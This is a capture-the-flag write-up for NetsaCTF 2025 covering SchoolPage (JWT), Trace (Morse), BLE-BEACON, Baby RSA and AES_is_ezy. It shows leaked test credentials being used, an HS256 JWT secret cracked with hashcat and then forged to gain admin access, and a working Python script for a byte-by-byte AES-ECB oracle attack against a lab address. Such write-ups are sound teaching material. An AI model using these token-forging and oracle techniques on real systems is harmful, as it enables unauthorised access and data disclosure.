NetsaCTF 2025 Writeup - Jin_07

Contents

1. Web 3
SchoolPage 3
2. IOT 6
Trace 6
BLE-BEACON 7
3. Cryptography 9
Baby RSA 9
AES_is_ezy 11


1. Web

SchoolPage

In the initial login page , after a lot of line filler paddings, we will get to see the username and password credentials which is **Nicer:Nicer9jd81**, so just login with the credentials.

```
<div style='display:none;'>Line filler 140</div>
<div style='display:none;'>Line filler 141</div>
<div style='display:none;'>Line filler 142</div>

<!-- TODO: remove before deployment: test credentials Nicer:Nicer9jd81 -->
</body>
</html>
```

After login, we can see that there is a session cookie “token” which seems like a jwt token, so place it into https://jwt.io/ to see if anything important there, and we get there is a is_admin : false statement.




So we need to modify the token to true , but the secret of this JWT is unknown. However, its encryption algorithm is HS256, which is knowingly vulnerable, so I tried to brute the key with hashcat supplied with rockyou.txt.


```
┌──(kali㉿kali)-[~/c-jwt-cracker]
└─$ hashcat -m 16500 jwt.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==========================================================================================================================================
* Device #1: cpu-sandybridge-AMD Ryzen 7 7730U with Radeon Graphics, 2059/4183 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiTmljZXIiLCJpc19hZG1pbiI6ZmFsc2V9.DTKEY80RDW8-ggOVdCIOnm0JT4IUl89FCkOr8IA-sJU:master

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 16500 (JWT (JSON Web Token))
Hash.Target......: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiTm ... IA-sJU
Time.Started.....: Fri May 23 22:40:19 2025 (1 sec)
Time.Estimated...: Fri May 23 22:40:20 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   552.4 kH/s (1.92ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2048/14344385 (0.01%)
```


Found that the secret key is **“master”** , encrypt the token back with “is_admin” : True and the key just found , we are able to forge a valid token and gain access to the admin panel.

Forge token script :



Input the forged token and we can access the admin panel.







Flag : netsa{forged_token_for_fun_and_admin}

2. IOT

Trace




A trace.mp4 file was given for this challenge , and when I open it was a tinkercad simulation video where the lightbulb blinks simultaneously with some sort of sequence. So I assume it might be a morse code , tried to write a script to detect the brightness and darkness segment interval but it failed probably due to the low resolution of the video . So I did it manually and got the flag .




Flag : NETSA{SILENT}

BLE-BEACON


The esp32 device need to use nRF Connect application (for Android user) and use bluetooh pairing to receive informationi from the device.



So after connecting into the nRF application, connect to the CTF-BLE-Challenge , then we will get some files as shown in the below figure.




Decode the b64 string found in the unknown service and we will get the flag!



Flag : NETSA{f0und_m3_l0l}


3. Cryptography

Baby RSA



Given n, we need to factor it into its p and q

Now that we found p and q, we need to compute phi.




Flag :netsa{828365}

AES_is_ezy

```
key = get_random_bytes(16)

flag = "ilp24{REDACTED}"
cipher = AES.new(key, AES.MODE_ECB)
```


Cipher is using AES-ECB to encrypt each block independently, and we are given a web page that encrypts a string in the format.



Since we can control the input , we can perform a byte-by-byte decryption by comparing encrypted blocks. Below is the script to automate the whole process :

```
import requests
import string

BLOCK_SIZE = 16
TARGET_URL = 'http://192.168.50.61:1337'
FLAG_PREFIX = 'data='
PADDING_CHAR = 'A'

def send_input(input_text):
    res = requests.post(TARGET_URL, data={'input_text': input_text})
    return res.json()['message']
```

```
def chunk_blocks(hex_string, block_size=BLOCK_SIZE):
    return [hex_string[i:i + 2 * block_size] for i in range(0, len(hex_string), 2 * block_size)]

def find_flag():
    recovered = ""
    max_flag_length = 64  # Guess max length for flag; you can increase if needed

    for i in range(max_flag_length):
        pad_len = BLOCK_SIZE - (len(FLAG_PREFIX) + len(recovered) + 1) % BLOCK_SIZE
        padding = PADDING_CHAR * pad_len
        crafted_input = padding
        target_ciphertext = send_input(crafted_input)
        target_blocks = chunk_blocks(target_ciphertext)

        block_index = (len(FLAG_PREFIX) + len(padding) + len(recovered)) // BLOCK_SIZE

        # Dictionary to map ciphertext block → guessed character
        block_dict = {}

        for c in string.printable:
            test_input = padding + recovered + c
            test_ciphertext = send_input(test_input)
            test_blocks = chunk_blocks(test_ciphertext)
            block_dict[test_blocks[block_index]] = c

        current_block = target_blocks[block_index]

        if current_block in block_dict:
            found_char = block_dict[current_block]
            recovered += found_char
            print(f"[+] Found char: {found_char} --> {recovered}")

            if found_char == '}':
                print("[*] Flag recovered successfully!")
                break
        else:
            print("[-] No match found for this byte. Exiting.")
            break

    return recovered

if __name__ == '__main__':
    flag = find_flag()
    print(f"\n[+] Final Recovered Flag: {flag}")
```



Flag : netsa{435_3cb_15_50_n07_53cur3d}